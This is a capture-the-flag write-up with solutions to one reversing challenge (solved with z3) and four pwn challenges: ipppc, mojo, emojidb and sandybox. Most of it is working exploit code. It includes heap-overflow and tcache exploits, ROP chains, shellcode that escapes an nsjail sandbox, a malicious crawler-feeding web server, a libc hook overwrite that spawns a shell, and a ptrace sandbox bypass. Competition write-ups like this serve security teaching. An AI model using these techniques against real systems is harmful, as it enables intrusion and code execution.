DB|    code: (17, 'Set-arg-count-void', [1])
DB|    code: (19, 'Call', ['return'])
DB|    code: (21, 'Return', [])


DB| handler check_flag:
    vars=['flag']
    locals=['checksum', 'i', 'check_data', 'x', 'j', 'k', 'l', 'target', 'sum']
    linetable=
    aux=<>
DB| handler code blob (length 789):
DB|    code: (0, 'Push-parameter', [(0, 'flag')])
DB|    code: (2, 'Get-field', ['length'])
DB|    code: (5, 'Push-int', [42])
DB|    code: (7, 'Not-equals', [])
DB|    code: (8, 'Jump-relative-unless', [(8, 16)])
DB|    code: (11, 'Push-int-0', [])
DB|    code: (12, 'Set-arg-count-void', [1])
DB|    code: (14, 'Call', ['return'])
DB|    code: (16, 'Push-int-0', [])
DB|    code: (17, 'Store-local', [(0, 'checksum')])
DB|    code: (19, 'Push-int', [1])
DB|    code: (21, 'Store-local', [(1, 'i')])
DB|    code: (23, 'Push-local', [(1, 'i')])
DB|    code: (25, 'Push-int', [21])
<...snipped...>
```

The bytecode dump is pretty readable, and the instruction name is self-descriptive. The flag checking logic could be roughly represented by the following Python code:

```python
def zz_helper(x, y, z):
  if y > z:
    return [1, z - x]
  c = zz_helper(y, x + y, z)
  a, b = c
  if b >= x:
    return [2 * a + 1, b - x]
  return [2 * a + 0, b]

def zz(x):
  return zz_helper(1, 1, x)[0]
```

```
def check_flag(flag):
  if len(flag) != 42:
    return False
  checksum = 0
  i = 0
  while i < 21:
    checksum ^= zz(flag[i*2] * 256 + flag[i*2+1])
  if checksum != 5803878:
    return False
  check_data = [
    [2, 5, 12, 19, 3749774],
    [2, 9, 12, 17, 694990],
    [1, 3, 4, 13, 5764],
    [5, 7, 11, 12, 299886],
    [4, 5, 13, 14, 5713094],
    [0, 6, 8, 14, 430088],
    [7, 9, 10, 17, 3676754],
    [0, 11, 16, 17, 7288576],
    [5, 9, 10, 12, 5569582],
    [7, 12, 14, 20, 7883270],
    [0, 2, 6, 18, 5277110],
    [3, 8, 12, 14, 437608],
    [4, 7, 12, 16, 3184334],
    [3, 12, 13, 20, 2821934],
    [3, 5, 14, 16, 5306888],
    [4, 13, 16, 18, 5634450],
    [11, 14, 17, 18, 6221894],
    [1, 4, 9, 18, 5290664],
    [2, 9, 13, 15, 6404568],
    [2, 5, 9, 12, 3390622],
  ]

  for x in check_data:
    i, j, k, l, target = x
    sum  = zz(flag[i*2+1-1] * 256 + flag[i*2+2-1])
    sum ^= zz(flag[j*2+1-1] * 256 + flag[j*2+2-1])
    sum ^= zz(flag[k*2+1-1] * 256 + flag[k*2+2-1])
    sum ^= zz(flag[l*2+1-1] * 256 + flag[l*2+2-1])
    if sum != target:
      return False
  return True
```

Experimenting with zz revealed that it is likely some kind of Fibonacci encoding which can be easily inverted. The rest is some xor relations on zz(flag_piece). We can solve the system with z3 and then filter the result though inversion of zz:

```
from z3 import *

encf2 = [BitVec('x{}'.format(i), 24) for i in range(21)]

def invzz(x):
  a, b = 1, 1
  ans = 0
  while x:
    if x & 1:
      ans += a
    x >>= 1
    a, b = b, a + b
  return ans

check_data = [
  [2, 5, 12, 19, 3749774],
  [2, 9, 12, 17, 694990],
  [1, 3, 4, 13, 5764],
  [5, 7, 11, 12, 299886],
  [4, 5, 13, 14, 5713094],
  [0, 6, 8, 14, 430088],
  [7, 9, 10, 17, 3676754],
  [0, 11, 16, 17, 7288576],
  [5, 9, 10, 12, 5569582],
  [7, 12, 14, 20, 7883270],
  [0, 2, 6, 18, 5277110],
  [3, 8, 12, 14, 437608],
  [4, 7, 12, 16, 3184334],
  [3, 12, 13, 20, 2821934],
  [3, 5, 14, 16, 5306888],
  [4, 13, 16, 18, 5634450],
  [11, 14, 17, 18, 6221894],
  [1, 4, 9, 18, 5290664],
  [2, 9, 13, 15, 6404568],
  [2, 5, 9, 12, 3390622],
]

s = Solver()
checksum = 0
for i in range(21):
  checksum ^= encf2[i]
s.add(checksum == 5803878)
for x in check_data:
  i, j, k, l, target = x
  s.add(encf2[i] ^ encf2[j] ^ encf2[k] ^ encf2[l] == target)

print(s.check())
model = s.model()
for z in encf2:
  print(invzz(model[z].as_long()).to_bytes(2, 'big').decode('ascii'), end='')
print()
```

Pwn

ipppc

ipppc is a two-staged pwnable challenge. There are two processes, connman and jailed. When we connected to the service we were dropped into connman. It calls socketpair to initialize a communication channel via UNIX sockets, then launches the process `jailed` in a sandbox. `jailed` implements a kind of web crawler. It accepts an initial URL (could be HTTP or HTTPS) via connman, then recursively crawls along the hyperlinks. Since it is sandboxed, it asks the parent process (connman) via the above-mentioned IPC channel to establish TCP connections.

There is a OOB write in binary `jailed` (offset 0x452007) while handling tag ‘<’ and ‘>’, which can be used to overwrite next freed chunk’s fd pointer. In order to trigger the heap overflow we had to setup a simple HTTP server for it to crawl, see webserver.py below. We use ‘href’ to massage heap layout, then exploit tcache, after that we do stack pivoting and execute shellcode. Check the exploit code (ipppc.py) for details.

Next we have to break out of the jail. The sandbox is implemented with nsjail, and there are no obvious defects in sandbox policy. Upon a closer look, we realized that there is a bug in the “EstablishTCPConnection” service. At roughly offset 0x144F, it clamps the fd going to be passed to the jailed process to 8-bit char before calling sendmsg. If we managed to trick it into passing a fd with number > 256, it would happily pass the wrong one.

At 0xE9A the connman checks the environment by executing opendir(“/”), but it didn’t close the resulting dirfd. If we managed to trick the connman to pass the fd of outside root directory to us, we can use openat(rootdirfd, “/”) to open the flag for read. Since the root directory fd is one of the first file descriptors opened by connman, its number is certainly under 256 (it usually would be 3 or 4). So the idea is we try to make connman pass fd with number 259 (256+3) to us, with the above-mentioned bug it would happily pass the root directory fd to us. To do so we have to fill up the file descriptor table of connman, making the next call to `socket` returns 259. The “EstablishTCPConnection” service closes the socket fd after passing it to the child process, so it could not be used to fill up the fd table. Fortunately the connman can receive up to 1 fd from the child process each time it receives an IPC message. As it does not do anything with the fd received, it would be leaked. Thus the final exploitation strategy is to run the following in a loop:

1. Pass a fd to connman.
2. Ask the connman to establish a TCP connection.
3. Try openat(fd, “flag”) with the resulting fd.
4. If success, print the content of flag file and exit.

Stage 2 shellcode (solve2.s)

```
sendmsg = 0x4A4CF0
SendMessage = 0x451DBA
Connect = 0x451EFC
PORT = 9669
__free_hook = 0x762798

mov rax, __free_hook
mov qword ptr [rax], 0

call .+5
base:
pop rbx

xor r12, r12
huntloop:
// fill parent fd
// iov
lea rax, [rbx + nya - base]
mov [rsp], rax
mov qword ptr [rsp+8], 10
```

```
// msghdr
mov qword ptr [rsp+0x10], 0 /* msg_name */
mov qword ptr [rsp+0x18], 0 /* msg_namelen */
mov qword ptr [rsp+0x20], rsp /* msg_iov */
mov qword ptr [rsp+0x28], 1 /* msg_iovlen */
lea r9, [rbx + ctrl - base]
mov qword ptr [rsp+0x30], r9 /* msg_control */
mov qword ptr [rsp+0x38], 20 /* msg_controllen */
mov qword ptr [rsp+0x40], 0 /* msg_flags */
mov rdi, 0x73f110
mov rdi, [rdi]
lea rsi, [rsp+0x10]
xor edx, edx
mov rax, sendmsg
call rax

// get a fd via connect
lea rdi, [rbx + host - base]
mov rsi, 22
mov rax, Connect
call rax
mov r15, rax

// openat(fd, "flag", 0) + read + print
mov edi, eax
lea rsi, [rbx + flagpath - base]
xor edx, edx
mov eax, SYS_openat
syscall
cmp eax, 0
jle nope
mov edi, eax
mov eax, SYS_read
mov rsi, rsp
mov rdx, 0x100
syscall
mov edi, 3
mov rsi, rsp
mov rdx, -1
mov rax, SendMessage
call rax
jmp ebfe
nope:
mov rdi, r15
mov eax, SYS_close
syscall
inc r12
jmp huntloop

ebfe:
jmp ebfe

host:
.ascii "<SOME_HOST_WITH_PORT_22_OPENED>\x00"

flagpath:
.ascii "flag\x00"

nya:
.ascii "\x03nyanyanya\x00"

ctrl:
.quad 20
.long 1
.long 1
```

```
.long 0
```

webserver.py

```
# coding:utf-8

import socket

from multiprocessing import Process
from pwn import *
context.arch = "amd64"

def handle_client(client_socket):
    shellcode = asm(read("solve2.s"))

    request_data = client_socket.recv(1024)
    print("request data:", request_data)

    payload1 = "\r\n\r\n"
    # payload1 += "<" + "a"*10 + ">"

    payload1 += 'href="http://x.xxxx.xx/jail"' # x.xxxx.xx should be a domain pointing to your server
running webserver.py
    payload1 += "a"*(0x2000 - 0x140)
    payload1 += ">"
    payload1 += "b" * (0x70 + 0x140 -4-8)
    payload1 += "\x01" * 8
    payload1 += p64(0x762798 - 72) #0x73FD90

    payload2 = "\r\n\r\n"
    payload2 += '<href="http://x.xxxx.xx/' + 'd'*0x40 +'"'
    payload2 += "a" * (0x60 - len(payload2))

    payload4 = "\r\n\r\n"
    payload4 += 'href="'
    payload4 += "a" * 72
    payload4 += p32(0x4ffde6)[:-1] + '"'
    payload4 += 'href="http://x.xxxx.xx/fc"'
    payload4 += "\x90" * (0x80 - len(payload4))

    payload4 += shellcode

    if 'jail' in request_data:
        payload = payload2


    elif "d"*0x40 in request_data:
        payload = payload4
    else:
        # pass
        payload = payload1

    client_socket.send(payload)
    client_socket.close()


if __name__=="__main__":
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socket.bind(("", 80))
    server_socket.listen(120)
    while True:
        client_socket, client_address = server_socket.accept()
        handle_client_process = Process(target=handle_client, args=(client_socket,))
        # ss = raw_input()
        handle_client_process.start()
        client_socket.close()
    server_socket.close()
```

ipppc.py

```
from pwn import *
# from hashcash import mint
p = remote("ipppc.pwni.ng",9669)
# p = remote("127.0.0.1", 9669)
res = p.recv(16)
# token = mint(res,bits=28)
token = subprocess.check_output(["hashcash", "-q", "-m", "-b", "28", res]).strip()
p.sendline(token)
p.sendlineafter("?","http://x.xxxx.xx/tttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttt
tttttttttttttt") # x.xxxx.xx should be a domain pointing to your server running webserver.py

# 0x00000000004a257c : pop rax ; ret
payload = p64(0x4a257c)
# 0x0000000000400446 : ret
payload += p64(0x400446)
# 0x00000000005002d9 : mov rsi, rdi ; mov edi, 1 ; jmp rax
payload += p64(0x5002d9)
# 0x4006c6 : pop rdi ; ret
payload += p64(0x4006c6)
payload += p64(0x763800)
# 0x00000000004a25d5 : pop rdx ; ret
payload += p64(0x4a25d5)
payload += p64(0x500)
payload += p64(0x49cd50)

# 0x4006c6 : pop rdi ; ret
payload += p64(0x4006c6)
payload += p64(0x762000)
payload += p64(0x463503)
payload += p64(0x2000)
payload += p64(0x4a25d5)
payload += p64(7)
payload += p64(0x4A33A0)
payload += p64(0x763880)
payload += "\x90" * 0xb0
p.sendlineafter("?",payload)
p.interactive()
```

mojo

There are two bugs introduced by the patch: one evident OOB read in getData and one UAF caused by the usage of an unretained pointer of RenderFrameHost. We used the OOB to leak base address of the chrome binary and get code execution by creating a fake vtable and doing ROP using the UAF.

Full exploit can be found here:
https://gist.github.com/marche147/7d7248a213768132365874f13cb2f332

emojiddb

```
from pwn import *
#s = process("./emojidb")
#s = remote("127.0.0.1",9876)
s = remote('emojidb.pwni.ng',9876)
end = u'\U00002753'
def utf_8_decode(pay):
    i = 0
    out = []
    while i<len(pay):
        t0 = ord(pay[i])
        if t0<0x80:
            out += chr(t0)
            i = i+1
            continue
        if (t0&0xfc) ==0xfc:
            num = 5
            value = t0&0x1
        elif (t0&0xf8) == 0xf8:
            num = 4
            value = t0&0x3
        elif (t0&0xf0) ==0xf0:
            num = 3
            value = t0&0x7
        elif (t0&0xe0) ==0xe0:
            num = 2
            value = t0&0xf
        elif (t0&0xc0) ==0xc0:
            num = 1
            value = t0&0x1f
        else:
            print 'error!'
            return 0
        print num
        while num>0:
            num=num-1
            i=i+1
            t_ = ord(pay[i])
            value = (value<<6)+(t_&0x3f)
        i = i+1
        out.append(value)
        #print out
    return out

def utf_8_encode(pay):
    i = 0
    out = ''
    if pay<0x80:
        out+= chr(pay)
    elif pay<0x800:
        t1 = (pay&0x7c0)>>6
        t1 = bin(t1)[2:]
        t1 = '0'*(5-len(t1))+t1
        t2 = pay&0x3f
        t2 = bin(t2)[2:]
        t2 = '0'*(6-len(t2))+t2
        t3 = '0b110'+t1+'10'+t2
        out = hex(int(t3,2))[2:].decode('hex')
    elif pay<=0xFFFF:
        t1 = (pay>>12)&0xf
        t1 = bin(t1)[2:]
        t1 = '0'*(4-len(t1))+t1
        t2 = (pay>>6)&0x3f
        t2 = bin(t2)[2:]
        t2 = '0'*(6-len(t2))+t2
        t3 = (pay)&0x3f
        t3 = bin(t3)[2:]
        t3 = '0'*(6-len(t3))+t3
        t4 = '0b1110'+t1+'10'+t2+'10'+t3
        out = hex(int(t4,2))[2:].decode('hex')
    elif pay<=0x1FFFFF:
        t1 = (pay>>18)&0x7
        t1 = bin(t1)[2:]
        t1 = '0'*(3-len(t1))+t1
        t2 = (pay>>12)&0x3f
        t2 = bin(t2)[2:]
        t2 = '0'*(6-len(t2))+t2
        t3 = (pay>>6)&0x3f
        t3 = bin(t3)[2:]
        t3 = '0'*(6-len(t3))+t3
        t4 = (pay)&0x3f
        t4 = bin(t4)[2:]
        t4 = '0'*(6-len(t4))+t4
        t5 = '0b11110'+t1+'10'+t2+'10'+t3+'10'+t4
        out = hex(int(t5,2))[2:].decode('hex')
```

```
elif pay<=0x3FFFFFF:
    t1 = (pay>>24)&0x3
    t1 = bin(t1)[2:]
    t1 = '0'*(2-len(t1))+t1
    t2 = (pay>>18)&0x3f
    t2 = bin(t2)[2:]
    t2 = '0'*(6-len(t2))+t2
    t3 = (pay>>12)&0x3f
    t3 = bin(t3)[2:]
    t3 = '0'*(6-len(t3))+t3
    t4 = (pay>>6)&0x3f
    t4 = bin(t4)[2:]
    t4 = '0'*(6-len(t4))+t4
    t5 = (pay)&0x3f
    t5 = bin(t5)[2:]
    t5 = '0'*(6-len(t5))+t5

    t6 = '0b111110'+t1+'10'+t2+'10'+t3+'10'+t4+'10'+t5
    out = hex(int(t6,2))[2:].decode('hex')
elif pay<=0x7FFFFFFF:
    t1 = (pay>>30)&0x1
    t1 = bin(t1)[2:]
    t1 = '0'*(1-len(t1))+t1
    t2 = (pay>>24)&0x3f
    t2 = bin(t2)[2:]
    t2 = '0'*(6-len(t2))+t2
    t3 = (pay>>18)&0x3f
    t3 = bin(t3)[2:]
    t3 = '0'*(6-len(t3))+t3
    t4 = (pay>>12)&0x3f
    t4 = bin(t4)[2:]
    t4 = '0'*(6-len(t4))+t4
    t5 = (pay>>6)&0x3f
    t5 = bin(t5)[2:]
    t5 = '0'*(6-len(t5))+t5
    t6 = (pay)&0x3f
    t6 = bin(t6)[2:]
    t6 = '0'*(6-len(t6))+t6

    t7 = '0b1111110'+t1+'10'+t2+'10'+t3+'10'+t4+'10'+t5+'10'+t6
    out = hex(int(t7,2))[2:].decode('hex')

return out
```

```
def new(pay,len_):
    s.recvuntil(end)
    s.send(u'\U0001F195')
    s.recvuntil(end)
    #sleep(10)
    s.send(unicode(str(len_),"utf-8"))
    #s.interactive()
    #s.recvuntil(end)
    #s.send(unicode(pay,"utf-8"))
    s.send(pay)

def free(idx):
    s.recvuntil(end)
    s.send(u'\U0001F193')
    s.recvuntil(end)
    s.sendline(str(idx))
    s.recvuntil(end)

def show(idx):
    s.recvuntil(end)
    s.send(u'\U0001F4D6')
    s.recvuntil(end)
    s.sendline(str(idx))
new('A'*0x3f+'\n',0x200)
new('B'*0x3f+'\n',0x200)
new('C'*0x3f+'\n',0x200)
new('D'*0x3f+'\n',0x200)
free(1)
free(3)
show(1)
leak = s.recvuntil(end)
if len(leak) <37:
    print 'leak fail'
    exit(0)
#leak = leak.decode('hex')
#t = 'fdb994a1b2a0e7bc9cfd92b89a93b0e596b9'.decode('hex')

leak = utf_8_decode(leak)
print leak
libc = ((leak[1]<<32)|leak[0])-0x3ebca0
heap = ((leak[3]<<32)|leak[2])-0x24f0
free_hook = libc+0x3ED8E8
malloc_hook = libc+0x3EBC30
```

```
realloc = libc+0x98C3E
system = libc+0x4F440
one_gadget = libc+0x10a38c
print 'libc :',hex(libc)
print 'heap :',hex(heap)
free(2)
free(4)
t = "/bin/sh\x00"
pay1 = utf_8_encode(0x6e69622f)+utf_8_encode(0x0068732f)

pay2 = utf_8_encode(system&0xffffffff)+utf_8_encode(system>>32)
#pay2 = pay2*2
pay2 = utf_8_encode(system&0xffffffff)+pay2+utf_8_encode(system>>32)
pay2 = pay2*2
pay2+= utf_8_encode(0x41414141)*3
pay2+= utf_8_encode(one_gadget&0xffffffff)+utf_8_encode(one_gadget>>32)
pay2+= utf_8_encode(realloc&0xffffffff)+utf_8_encode(realloc>>32)
#pay2 =  utf_8_encode(system&0xffffffff)+pay2*2
new(pay1+'\n',6)
new(pay2+'\n',20)
new('C'*5,6)
new('D'*5,6)
#sleep(10)
new('E'*5,6)
#sleep(10)
for i in range(15):
   s.send(utf_8_encode((malloc_hook-0x50)&0xffffffff))
show(2)
#sleep(10)
'''
for i in range(20):
   show(2)
'''
#print utf_8_encode(0x41414141).encode('hex')
#sleep(10)
#sleep(10)
free(3)
s.send(u'\U0001F195')
s.sendline(unicode('1',"utf-8"))
#free(1)
s.interactive()
```

sandybox

We can use ‘int3’ to trigger the logic bug within the syscall check routine. When the child process executes the ‘int3’ instruction, the parent will get the signal and treat it as a syscall and perform a check. However, after checking the fake syscall ‘int3’, the child will run until the next syscall which will not be checked by the parent. Therefore we did an “int3 - fork” and bypass the sandbox.

```
from pwn import *

context.arch = "amd64"
p = remote("sandybox.pwni.ng", 1337)
```

```
direct_payload_asm = '''push 0x7f
pop rdx
mov rsi, r12
xor eax, eax
syscall
'''

bypass_payload_asm = "nop\n" * 10 #  + "int3 \n"
# let's try int3 first
bypass_payload_asm += '''
    int3

    push 57
    pop rax
    syscall

    push 0x1010101 ^ 0x646c
    xor dword ptr [rsp], 0x1010101
    mov rax, 0x726f776f6c6c6568
    push rax
    mov rsi, rsp
    push 1
    pop rdi
    push 9
    pop rdx
    inc edx
    push 1
    pop rax
    syscall

    push 0x67616c66
    mov rdi, rsp
    xor edx, edx
    xor esi, esi
    push 2
    pop rax
    syscall

    sub rsp, 0x100

    mov rdi, rax
    xor eax, eax
    push 64
    pop rdx
    mov rsi, rsp
    syscall
    mov rdi, 1
    push 64
    pop rdx
    mov rsi, rsp
    push 1
    pop rax
    syscall

loop:
    jmp loop
    nop
'''

print("PID: ", pidof(p))
#raw_input()

p.recvuntil("> ")
p.send(asm(direct_payload_asm))
p.send(asm(bypass_payload_asm).ljust(0x7f, b'\x90'))

p.interactive()
```